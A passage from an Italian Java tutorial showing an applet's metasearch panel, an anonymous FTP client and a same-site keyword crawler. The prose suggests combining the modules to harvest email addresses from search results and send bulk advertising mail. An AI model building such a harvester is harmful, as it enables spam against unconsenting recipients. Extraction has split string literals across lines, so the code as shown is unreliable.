                Label cvs = new Label("Inserire gli argomenti da cercare separati da spazi o da '+'. Gli spazi vengono
sostituiti ");
                constrainer.constrain(cvs, 0, 6, 80, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
                add(cvs);

                cvs = new Label("automaticamente dai '+' i quali servono di congiunzione come clausole AND per
ricerche con");
                constrainer.constrain(cvs, 0, 7, 80, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
                add(cvs);

                cvs = new Label(" piu' argomenti. Ad esempio se si desidera cercare le pagine che hanno le parole
GIOCHI, ");
                constrainer.constrain(cvs, 0, 8, 80, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
                add(cvs);

                cvs = new Label("DOWNLOAD e FREEWARE si potra' scrivere : +GIOCHI+DOWNLOAD+FREEWARE");
                constrainer.constrain(cvs, 0, 9, 80, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
                add(cvs);

                cvs = new Label("Verranno reperite tutte le pagine in cui compaiono TUTTE TRE le parole.");
                constrainer.constrain(cvs, 0, 10, 80, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
                add(cvs);

                cvs = new Label("Potrete anche inserire gli argomenti nel seguente modo : GIOCHI DOWNLOAD
FREEWARE");
                constrainer.constrain(cvs, 0, 11, 80, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
                add(cvs);

                cvs = new Label("Il numero massimo di argomenti dipende dal limite stabilito dal motore di ricerca
selezionato.");
                constrainer.constrain(cvs, 0, 12, 80, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
                add(cvs);
                cerca.addActionListener(this);

                setBackground(Color.lightGray);
        }

        public void actionPerformed(ActionEvent e)
        {
                String choiceString;
                String selected = e.getActionCommand();

                if(selected.equals("Cerca")) {
                        String s = "";
                        String s1 = tf.getText();
```

```
                        String s2 = "";
                        s2 = s1.replace(' ', '+');
                        tf.setText(s2);
                        s = c.getSelectedItem();
                        if(s == "Cade Brazil")
                                if(tf.getText().length() > 0)
                                        s1 = "http://busca.cade.com.br/scripts/engine.exe?p1=" + tf.getText() +
"&p2=1&p3=1";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.cade.com.br/";
                        if(s == "Euroseek")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.euroseek.net/query?iflang=uk&query=" + tf.getText() +
"&domain=world&lang=world";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.euroseek.net/page?ifl=uk";
                        if(s == "Cari Malaysia")
                                if(tf.getText().length() > 0)
                                        s1 = "http://206.184.233.23/cariurl.cgi?" + tf.getText();
             else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.cari.com.my/";
                        if(s == "Oomph! Korea")
                                if(tf.getText().length() > 0)
               s1 = "http://www.oomph.net/~dasen21/dasencgi/brief.cgi?v_db=1&v_userid=158&v_query=" +
tf.getText() + "&v_hangul=1&v_expert=Search";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.oomph.net/";
                        if(s == "Goo Japan")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.goo.ne.jp/default.asp?MT=" + tf.getText() +
"&SM=MC&WTS=ntt&DE=2&DC=10&_v=2";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.goo.ne.jp/";
                        if(s == "1Blink")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.1blink.com/search.cgi?q=" + tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.1blink.com/";
                        if(s == "Savvy Search")
                                if(tf.getText().length() > 0)
                                        s1 = "http://williams.cs.colostate.edu:1969/nph-search?KW=" +
tf.getText() +
"&classic=on&t1=x&t2=x&t3=x&t4=x&t5=x&t6=x&t7=x&t8=x&t9=x&t10=x&Boolean=AND&Hits=10&Mode=MakePlan&df=nor
mal&AutoStep=on";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.cs.colostate.edu/~dreiling/smartform.html";
                        if(s == "Canada")
                                if(tf.getText().length() > 0)
                                        s1 =
"http://results.canada.com/search/search.asp?RG=world&SM=must%3Awords&QRY=" + tf.getText() +
"&PS=10&DT=1&GO.x=30&GO.y=8";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.canada.com/";
                        if(s == "KHOJ")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.khoj.com/bin/khoj_search?searchkey=" + tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.khoj.com/";
                        if(s == "AliWeb")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.aliweb.com/form2.pl?query=" + tf.getText() +
"&showdescription=on&titlefield=on&descriptionfield=on&keywordfield=on&urlfield=on&hits=20&domain=&searchtype=Wh
ole+Word&types=Any";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.aliweb.com/";
                        if(s == "Liszt")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.liszt.com/lists.cgi?word=" + tf.getText() +
"&junk=s&an=all";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.liszt.com/";
                        if(s == "Byte")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.byte.com/search?queryText=" + tf.getText();
                                else
```

```
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.byte.com/";
                        if(s == "AlCanSeek")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.alcanseek.com/acgibin/find.cgi?" + tf.getText() +
"=01";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.alcanseek.com/";
                        if(s == "Claymont")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.claymont.com/cgi-
bin/htsearch?config=htdig&restrict=&exclude=&method=and&format=builtin-long&words=" + tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.claymont.com/";
                        if(s == "Cyber411")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.cyber411.com/cgi-bin/nph-
search.cgi?AV=on&DN=on&EX=on&GX=on&G2=on&HB=on&LS=on&LY=on&MG=on&NL=on&PS=on&SC=on&TS=on&WC=o
n&WU=on&YH=on&query=" + tf.getText() + "&timeout=30&connects=5";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.cyber411.com/";
                        if(s == "OneKey")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.onekey.com/search/search.cgi?query=" + tf.getText()
+ "&logic=or&max_hits=10";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.onekey.com/";
                        if(s == "NZSearch")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.nzsearch.com/cgi-localbin/nzsearch.cgi?search=" +
tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.nzsearch.com/";
                        if(s == "UkDirectory")
                                if(tf.getText().length() > 0)
                                        s1 =
"http://www.ukdirectory.com/datafiles/alphasearch.cgi?searchbox=" + tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.ukdirectory.com/";
                        if(s == "SearchUK")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.searchuk.com/cgi-bin/search?search=" + tf.getText() +
"&z=0&y=1&w=0&g=0&r=&ru=&n=3";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.searchuk.com/";
                if(s == "100Hot")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.100hot.com/cgi-bin/main_search.cgi?query=" +
tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.100hot.com/";
                        if(s == "Starting Point")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.stpt.com/cgi-bin/pwrsrch/altavista.cgi?query=" +
tf.getText() + "&search=web";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.stpt.com/";
                        if(s == "AltaVista")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.altavista.digital.com/cgi-
bin/query?pg=q&what=web&fmt=.&q=" + tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.altavista.digital.com/";
                        if(s == "WebSitez")
                                if(tf.getText().length() > 0)
                                        s1 = "http://search.websitez.com/search.cgi?key=" + tf.getText() +
"&search=1&type=1&submit1=Find";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.WebSitez.com/";
                        if(s == "Dewa")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.dewa.com/cgi-bin/search.cgi?k=" + tf.getText() +
"&b=o";
                                else
                                        if(tf.getText().length() < 1)
```

```
                                        s1 = "http://www.Dewa.com/";
                        if(s == "AskJeeves")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.askjeeves.com/AskJeeves.asp?ask=" + tf.getText() +
"&qSource=0&site_name=Jeeves&metasearch=yes";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.AskJeeves.com/";
                        if(s == "Goto")
                                if(tf.getText().length() > 0)
                                        s1 =
"http://www.goto.com/d/search/;$sessionid$H4EWPLIAAAYTFQFIEENQPUQ?Keywords=" + tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                                        s1 =
"http://www.Goto.com/";
                        if(s == "Scrubtheweb")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.scrubtheweb.com/cgi-
bin/search.cgi?action=Search&cat=All&searchtype=all&keyword=" + tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.Scrubtheweb.com/";
                        if(s == "Identify")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.identify.com/identify.cgi?w=" + tf.getText() + "&st=p";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.Identify.com/";
                        if(s == "Metacrawler")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.metacrawler.com/crawler?general=" + tf.getText() +
"&method=0&target=&region=0&rpp=20&timeout=5&hpe=10";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.Metacrawler.com/";
                        if(s == "Magellan")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.mckinley.com/search.gw?search=" + tf.getText() +
"&c=web&look=magellan";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.mckinley.com/";
                        if(s == "Whatuseek")
                                if(tf.getText().length() > 0)
                                        s1 = "http://seek.whatuseek.com/cgi-
bin/seek.alpha.go?db=db&defcmd=find&disp=all&grsz=0&proximity=rank&suffixproc=off&thesaurus=0&arg=" + tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.Whatuseek.com/";
                        if(s == "Highway61")
                                if(tf.getText().length() > 0)
                                        s1 = "http://207.226.255.65/nph-seek.cgi?string=" + tf.getText() +
"&bool=and&new_wins=on&speed=reasonable&hits=lots&yahoo_cats=on&armadillo=5&s=wwwyx&dom=2&c=73701";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.Highway61.com/";
                        if(s == "Mamma")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.mamma.com/cgi-
bin/parsearch2?lang=1&timeout=6&qtype=0&query=" + tf.getText() + "&summaries=on";
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.Mamma.com/";
                        if(s == "Ilse")
                                if(tf.getText().length() > 0)
                                        s1 =
"http://www.ilse.com/?COMMAND=search_for&LANGUAGE=NL&ANDOR=OR&EXTRACT=short&SEARCH_FOR=" +
tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.Ilse.com/";
                        if(s == "Yahoo")
                                if(tf.getText().length() > 0)
                                        s1 = "http://search.yahoo.com/search?p=" + tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.Yahoo.com/";
                        if(s == "Infoseek")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.infoseek.com/Titles?qt=" + tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.Infoseek.com/";
                        if(s == "Hotbot")
                                if(tf.getText().length() > 0)
```

```
                                        s1 = "http://www.hotbot.com/default.asp?MT=" + tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.Infoseek.com/";
                        if(s == "Lycos")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.nl.lycos.de/cgi-
bin/pursuit?adv=0&cat=lycos&npl=matchmode%253Dand%2526adv%253D1&query=" + tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.Lycos.com/";
                        if(s == "WebCrawler")
                                if(tf.getText().length() > 0)
                                        s1 = "http://webcrawler.com/cgi-bin/WebQuery?searchText=" +
tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.WebCrawler.com/";
                        if(s == "Snap")
                                if(tf.getText().length() > 0)
                                        s1 = "http://home.snap.com/search/directory/results/1,61,home-
0,00.html?category=0-0-WW&keyword=" + tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.Snap.com/";
                        if(s == "Excite")
                                if(tf.getText().length() > 0)
                                        s1 =
"http://search.excite.com/search.gw?trace=1&look=excite_netscape_us&sorig=netscape&search=" + tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.Excite.com/";
                        if(s == "Search")
                                if(tf.getText().length() > 0)
                                        s1 = "http://www.search.com/Infoseek/1,135,0,0200.html?QUERY=" +
tf.getText();
                                else
                                        if(tf.getText().length() < 1)
                                                s1 = "http://www.Search.com/";
                        try
                        {
                                tmpURL = new URL(s1);
                        }
                        catch(MalformedURLException ex)
                        {
                                System.out.println("Bad URL: " + tmpURL);
                        }
                        applet.getAppletContext().showDocument(tmpURL, "lower");
                }
        }
}
```

Questa parte assume un notevole interesse in quanto dalla fusione di tre moduli presenti in questo programma potrebbero nascere delle idee interessanti.
Ad esempio un' altra funzione che vedremo e' una che permette di analizzare delle strutture di pagine HTML indicando quelle che contengono parole o frasi specificate.
Programmando questo modulo in modo tale che l' analisi la faccia su pagine ritornate dai motori di ricerca su indicati si potrebbe creare un programma che invia automaticamente una mail a tutti gli indirizzi email trovati sulle pagine restituite dai motori di ricerca contenenti argomenti da noi richiesti.
Ad esempio potrei richiedere ad Altavista un elenco delle pagine legate alle gioiellerie.

Analizzando queste potrei trovare le mailto: specificate e utilizzare queste per inviare dei messaggi standard (ad esempio pubblicitari … non bastavano i bombardamenti di depliant pubblicitari nella buca delle lettere !).
Vediamo ora un'altra parte del programma che utilizza una classe legata al protocollo FTP.
Tale classe e' presente nel package sun.net.ftp.Notate che in sun.net esistono anche le classi per la gestione di protocolli come ad esempio nntp che si interessa della gestione dei news groups.
Se non si trova documentazione il modo piu' semplice e' quello di far installare al sistema di sviluppo i sorgenti delle classi e … buon divertimento !
Il modulo crea una maschera sulla quale viene richiesto l' indirizzo FTP da utilizzare per la connessione.
Altri campi si interesseranno di accettare il nome della directory in cui andare e il nome del programma da prelevare.

- ***Parte 7 file javaCenter.java***

```
class javaCenterFTP extends Panel implements ActionListener
{
		private TextField server = null;
		private TextField directory = null;
		private TextField fFile = null;
		private TextArea lsMessage = null;
		private Button bServer;
		private Button download;
		private Button chDir;
		private FtpClient fcAluFtp=new FtpClient();
		private TelnetInputStream tisList=null;
		private TelnetInputStream tisGet=null;
		private TelnetOutputStream tosPut=null;

		public	javaCenterFTP(String ftpServer)
		{
			super();

			GridBagConstraints constraints = new GridBagConstraints();

			javaCenterConstrainer constrainer = new javaCenterConstrainer(this, constraints);
			constrainer.getDefaultConstraints().insets = new Insets(5, 5, 5, 5);

			GridBagLayout gridbag = new GridBagLayout();
			setLayout(gridbag);

			Label strTmp = new Label("Server   :");
			constrainer.constrain(strTmp, 0, 5, 11, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
			add(strTmp);

			server = new TextField(ftpServer, 40);
			constrainer.constrain(server, 11, 5, 40, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
			add(server);

			bServer = new Button("Connetti");
			constrainer.constrain(bServer, 51, 5, 10, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
			add(bServer);

			strTmp = new Label("Directory:");
			constrainer.constrain(strTmp, 0, 6, 11, 1,1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
			add(strTmp);

			directory = new TextField("/pub", 40);
			constrainer.constrain(directory, 11, 6, 40, 1, 1, 0, GridBagConstraints.BOTH,
GridBagConstraints.WEST);
			add(directory);

			chDir = new Button("CHDIR");
			constrainer.constrain(chDir, 51, 6, 10, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
			add(chDir);

			strTmp = new Label("File     :");
			constrainer.constrain(strTmp, 0, 7, 11, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
			add(strTmp);

			fFile = new TextField("", 40);
			constrainer.constrain(fFile, 11, 7, 40, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
			add(fFile);

			download = new Button("Preleva");
			constrainer.constrain(download, 51, 7, 10, 1, 1, 0, GridBagConstraints.BOTH,
GridBagConstraints.WEST);
```

```
			add(download);

			strTmp = new Label("Output");
			constrainer.constrain(strTmp, 0, 9, 8, 1, 1, 0, GridBagConstraints.BOTH, GridBagConstraints.WEST);
			add(strTmp);

			lsMessage = new TextArea(10, 80);
			constrainer.constrain(lsMessage, 0, 10, 80, 10, 1, 0, GridBagConstraints.BOTH,
GridBagConstraints.WEST);
			add(lsMessage);

			lsMessage.appendText("Attesa per connessione ...");

			bServer.addActionListener(this);
			chDir.addActionListener(this);
			download.addActionListener(this);
		}

		private void openFtpServer(String ftpServer){
			try{
				if(fcAluFtp.serverIsOpen())
				fcAluFtp.closeServer();
				fcAluFtp.openServer(ftpServer);
				lsMessage.appendText(fcAluFtp.getResponseString());
				fcAluFtp.login("anonymous","flavio@bernardotti.al.it");
				lsMessage.appendText(fcAluFtp.getResponseString());
				fcAluFtp.binary();
				lsMessage.appendText(fcAluFtp.getResponseString());
			} catch (java.io.IOException e){
				lsMessage.appendText("Error: "+e.getMessage());
			}
			lsMessage.appendText("\r\n");
		}

		private void chDir(String cdDirectory) {
			try{
				if (!fcAluFtp.serverIsOpen()){
					lsMessage.appendText("Errore: Il serve non e' aperto");
				return;
				}
				fcAluFtp.cd(cdDirectory);
				lsMessage.appendText(fcAluFtp.getResponseString());
			} catch (java.io.IOException e){
				lsMessage.appendText("Error: "+e.getMessage());
			}
			lsMessage.appendText("\r\n");
		}

		private void ls()
		{
			int i;
			byte inBytes[]=new byte[1024];

			try{
				if (!fcAluFtp.serverIsOpen()){
					lsMessage.appendText("Errore: Il serve non e' aperto");
				return;
				}
				tisList=fcAluFtp.list();
				lsMessage.appendText(fcAluFtp.getResponseString());
				while((i=tisList.read(inBytes))!=-1)
				lsMessage.appendText(new String(inBytes,0));
			} catch (java.io.IOException e){
				lsMessage.appendText("Error: "+e.getMessage());
			}
			lsMessage.appendText("\r\n");
		}

		private void getFile(String getRemoteFile){
			FileOutputStream	fos;
			int i;
			byte inBytes[]=new byte[1024];
			try{
				if (!fcAluFtp.serverIsOpen()){
					lsMessage.appendText("Errore: Il serve non e' aperto");
				return;
				}
				if (getRemoteFile == ""){
					lsMessage.appendText("Errore: Omesso il nome del file");
				return;
				}
				tisGet=fcAluFtp.get(getRemoteFile);
				lsMessage.appendText(fcAluFtp.getResponseString());
				fos=new FileOutputStream(new File(getRemoteFile));
				while((i=tisGet.read(inBytes))!=-1)
					fos.write(inBytes);
```

```
                        fos.close();
                        lsMessage.appendText("--- OK ---");
                } catch (java.io.IOException e){
                        lsMessage.appendText("Error: "+e.getMessage());
                }
                lsMessage.appendText("\r\n");
        }

        private void closeFtpServer(){
                try{
                        if (!fcAluFtp.serverIsOpen())
                                return;
                        fcAluFtp.closeServer();
                } catch (java.io.IOException e){
                        lsMessage.appendText("Errore: "+e.getMessage());
                }
        }

        public void actionPerformed(ActionEvent e)
        {
                String selected = e.getActionCommand();
                if(selected.equals("CHDIR")) {
                        chDir(directory.getText());
                        ls();
                } else
                        if(selected.equals("Connetti")) {
                                openFtpServer(server.getText());
                                ls();
                        } else
                                if(selected.equals("Preleva"))
        getFile(fFile.getText());
        }
}
```

I metodi appena visti utilizzano quelli della classe sun.net.ftp per eseguire la connessione al server FTP, per eseguire la navigazione sulle directory del sistema e per prelevare i files.
Come potete vedere a seguito di una richiesta di cambio directory viene eseguita anche una DIR (ls) in modo tale da mostrare i contenuti del nuovo posizionamento.
Avrete notato che l' output ricevuto tramite uno stream TELNET viene visualizzato dentro ad una TextArea ovvero ad un campo di edit multiriga che viene adibito, nel programma, a maschera di visualizzazione dei dati che giungono dall' host a cui si e' connessi.
Il programma utilizza sempre il LOGIN "anonymous" e la mia EMAIL come password in quanto si suppone che ci si voglia connettere a sistemi pubblici che normalmente si attengono a questo sistema.
Se vi interessa effettuare il login su host con LOGIN, e quindi PASSWORD, dedicate potete modificare il programma aggiungendo alla maschera di inserimento dei dati anche il campo per contenere il primo dato e un altro per contenerci la password.

```
fcAluFtp.login("anonymous","flavio@bernardotti.al.it");
```

Il precedente codice dovra' essere modificato in modo tale che gli argomenti diventino quelli letti dai campi aggiunti.
Per gestire un flusso di dati si in input che in output viene utilizzato uno stream Telnet.
Uno stream Telnet puo' essere ottenuto utilizzando le apposite classi sun.net.
Difatti sono presenti le classi TelnetOutputStream e TelnetInputStream per gestire flussi di dati.
La classe FTP dispone inoltre di metodi per settare le comunicazioni in modo ascii o binario.
L' ultima parte del programma permette di creare una connessione ad un URL specificata mediante l' argomento firstpage nel modulo HTML e di creare un elenco di pagine ricavate dall' analisi alla ricerca delle parole o delle frasi specificate.

A partire dalla pagina specificata viene ripercorso tutto l' albero sottostante delle pagine HTML.

- ***Parte 8 file javaCenter.java***

```
class       javaCenterSHost extends Panel implements ActionListener, ItemListener, Runnable
{
            private int hits = 0;
            private int maxhits = 40;
            private String indexpage = new String();
            private String criteria;
            private URL baseurl = null;
            private Thread th = null;
            private Checkbox checkbox1;
            private Checkbox checkbox2;
            private Checkbox checkbox3;
            private TextField textfield1;
            private Vector allUrls = new Vector();
            private Button button1;
            private java.awt.List tmpLista;
            private Applet applet;
            private TextArea messaggi;

            public javaCenterSHost(String m_firstpage, Applet applet)
            {
                        super();

                        this.applet = applet;

                        baseurl = applet.getDocumentBase();

                        setLayout(new BorderLayout());

                        indexpage = m_firstpage;

                        Panel panel = new Panel();
                        panel.setLayout(new FlowLayout(FlowLayout.CENTER));

                        Label strTmp = new Label("Riporta pagine con");

                        criteria = "qualsiasi parola";

                        checkbox1 = new Checkbox("qualsiasi parola");
                        checkbox1.setFont(new Font("Dialog", 0, 10));
                        checkbox2 = new Checkbox("tutte le parole");
                        checkbox2.setFont(new Font("Dialog", 0, 10));
                        checkbox3 = new Checkbox("frasi");
                        checkbox3.setFont(new Font("Dialog", 0, 10));
                        checkbox1.setState(true);

                        checkbox1.addItemListener(this);
                        checkbox2.addItemListener(this);
                        checkbox3.addItemListener(this);

                        panel.add(strTmp);
                        panel.add(checkbox1);
                        panel.add(checkbox2);
                        panel.add(checkbox3);

                        add(panel, "North");

                        panel = new Panel();
                        panel.setLayout(new FlowLayout(FlowLayout.CENTER));
```

```
		strTmp = new Label("Parole (separate da virgole) :");
		textfield1 = new TextField("", 40);
		button1 = new Button("Cerca");

		panel.add(strTmp);
		panel.add(textfield1);
		panel.add(button1);

		add(panel, "Center");

		button1.addActionListener(this);

		panel = new Panel();
		panel.setLayout(new GridLayout(2,1));

		tmpLista = new java.awt.List(7, false);
		tmpLista.setForeground(new Color(0,255,0));
		tmpLista.setBackground(new Color(0,60,0));
		tmpLista.addItemListener(this);

		messaggi = new TextArea(5, 30);

		panel.add(tmpLista);
		panel.add(messaggi);

		tmpLista.addItemListener(this);

		add(panel, "South");

	}

	public void stop()
	{
		th = null;
	}

	public void run()
	{
		register(indexpage );
		Search(textfield1.getText() , criteria , indexpage );
		stopThread();
	}


	public void  startThread()
	{

		if( th != null ){
			th.stop();
			th = null;
		}
		th = new Thread( this );
		th.start();
	}

	public void stopThread()
	{
		button1.setLabel( "Cerca" );

		messaggi.appendText("Nessuna altra pagina trovata\r\n");
		messaggi.appendText("Eseguite un doppio click  su un eventuale url trovato\r\n");

		if( th != null )
		{
			try{ th.stop(); }catch( Exception e ){}
			th = null;
		}
	}

	void Search( String search, String criteria, String url )
	{
		String content = "";

		try{
			content = readURL( url );
		} catch( Exception e ) { return; }

		Enumeration links = parseLinks( content );

		messaggi.appendText("Ricerca su " + url + " di " + search + " (" + criteria + ")\r\n");

		if(criteria.equalsIgnoreCase( "qualsiasi parola" ) && matchAny( search, content ) )
			report( url );
		else
			if( criteria.equalsIgnoreCase( "tutte le parole" ) && matchAll( search, content ) )
				report( url );
```

```
                        else
                                if( criteria.equalsIgnoreCase( "frasi" ) && matchPhrase( search, content ) )
                                        report( url );

                while( links.hasMoreElements() )
                        Search( search, criteria,  (String)links.nextElement() );
        }

        boolean matchAny( String search, String content )
        {
                String s = search.toLowerCase();
                String c = content.toLowerCase();
                StringTokenizer tok = new StringTokenizer( s , ", " , false );
                while( tok.hasMoreTokens() ){
                        if( c.indexOf( tok.nextToken() ) != -1 )
                                return true;
                }
                return false;
        }

        boolean  matchAll( String search, String content )
        {
                String s = search.toLowerCase();
                String c = content.toLowerCase();
                StringTokenizer tok = new StringTokenizer( s , ", " , false );
                int count = tok.countTokens();

                while( tok.hasMoreTokens())
                if( c.indexOf( tok.nextToken() ) != -1 )
                        count--;

                return( count == 0 );
        }

        boolean  matchPhrase( String search, String content )
        {
                String s = search.toLowerCase().trim();
                String c = content.toLowerCase();

                if( c.indexOf( s ) != -1 )
                        return true;
                else
                        return false;
        }


        void report( String url )
        {
                try{
                        URL u = new URL( baseurl , url );
                        tmpLista.addItem( u.toString() );

                        this.hits++;
                        if( this.hits >=  this.maxhits )
                                stopThread();
                } catch( Exception e ){}
        }

        Enumeration parseLinks( String content )
        {
                String searchfor[] = { " href" , " src" };
                String delim = "";
                String look = content.toLowerCase();
                Vector foundurls = new Vector();
                int i, j , k, chi1, chi2;
                String tmp = "";

                k = 0;

                while(  k < searchfor.length ) {
                        i = j = 0;
                        delim = searchfor[ k ];

                        try{
                                while( ( j = look.indexOf( delim , j )) != -1 ) {
                                for( i = ( j + delim.length() ) ; ( look.charAt( i ) == ' ' ||  look.charAt( i ) == '=' ||
look.charAt( i ) == '\"' ) && i < look.length(); i++ );
                                chi1 = content.indexOf( " "  , i );
                                        chi2 = content.indexOf( "\"" , i );
                                        if( chi1 < 0 ) chi1 = 0;
                                        if( chi2 < 0 ) chi2 = 0;

                                        tmp = content.substring( i , Math.min( Math.min( chi1 , content.length()
) , Math.min( chi2 , content.length() )));
                                        if( checkURL( tmp ) ) {
                                                messaggi.appendText("Ricerco links " + tmp + "\r\n");
```

```
                                        foundurls.addElement( tmp );
                                    }
                                    j = i;
                        }
                        }catch( StringIndexOutOfBoundsException strbx ){}
                        k++;
            }
            return foundurls.elements();
}


private boolean checkURL( String ustr )
{
            try{
                        if( isRegistred( ustr ) )
                                    return false;

                        URL turl = new URL( applet.getDocumentBase() , ustr );

                        if(!turl.getHost().equalsIgnoreCase( baseurl.getHost()))
                                    return false;

                        if(  ustr.charAt( 0 ) == '#' )
                        return false;

                        if( ! checkSuffix( ustr ) )
                        return false;
            } catch( Exception uex ) { return false; }

            register( ustr );

            return true;
}

private void register( String ustr )
{
            if(ustr.indexOf( "#" ) != -1)
                        allUrls.addElement( cleanLink(ustr));
            allUrls.addElement( ustr );
}

boolean isRegistred( String ustr )
{
            return( allUrls.contains( cleanLink( ustr ) ) );
}


boolean checkSuffix( String url )
{
            String ustr = "";

            if( url.indexOf( "#" ) != -1 || url.indexOf( "?" ) != -1 )
                        ustr = cleanLink( url );
            else
                        ustr = url;

            ustr = ustr.toLowerCase();

            if(!(ustr.endsWith( ".html" ) || ustr.endsWith( ".htm" ) ||
                        ustr.endsWith( ".txt" )  || ustr.endsWith( ".java" )||
                        ustr.endsWith( ".asp" )  || ustr.endsWith( ".pl" )  ||
                        ustr.endsWith( ".cgi" )  || ustr.endsWith( ".shtml" ))) {
                        return false;
            }
            return true;
}

String cleanLink( String url )
{
            if( url.indexOf( "#" ) != -1 )
                        return url.substring( 0 , url.indexOf( "#" ) );
            else
                        if( url.indexOf( "?" ) != -1 )
                                    return url.substring( 0 , url.indexOf( "?" ) );

            return url;
}

String readURL( String filename ) throws java.lang.Exception
{
            DataInputStream is      = null;
            URL filepath            = null;
            String filecontents     = "";
            String line             = "";

            filepath = new URL( applet.getDocumentBase() , filename );
```

```
                        is = new DataInputStream( new BufferedInputStream( filepath.openStream() ) );
                        while( true ) {
                                line = is.readLine();
                                if( line == null )
                                        break;
                                filecontents += line;
                        }
                        is.close();
                        return filecontents;
                }


                String skipspace( String str )
                {
                        int i = 0;
                        StringBuffer nstr = new StringBuffer();

                        while( i < str.length() ) {
                                if( str.charAt( i ) != ' ' )
                                        nstr.append( str.charAt( i ) );
                                i++;
                        }

                        return nstr.toString();
                }


                public void  actionPerformed(ActionEvent ev)
                {
                        String selection = ev.getActionCommand();

                        if(selection.equals("Cerca")) {
                                if(skipspace(textfield1.getText() ).equals(""))
                                        return;

                                tmpLista.removeAll();
                                allUrls.removeAllElements();
                                button1.setLabel("Stop");
                                startThread();
                        } else
                                stopThread();
                }

                public void itemStateChanged(ItemEvent e)
                {
                        Object item = e.getSource();
                        if(item == tmpLista) {
                                try{
                                        applet.getAppletContext().showDocument( new URL( tmpLista.getSelectedItem() )
, "_blank" );
                                } catch( Exception ex ){}
                        } else
                                if(item == checkbox1 ) {
                                        checkbox2.setState( false );
                                        checkbox3.setState( false );
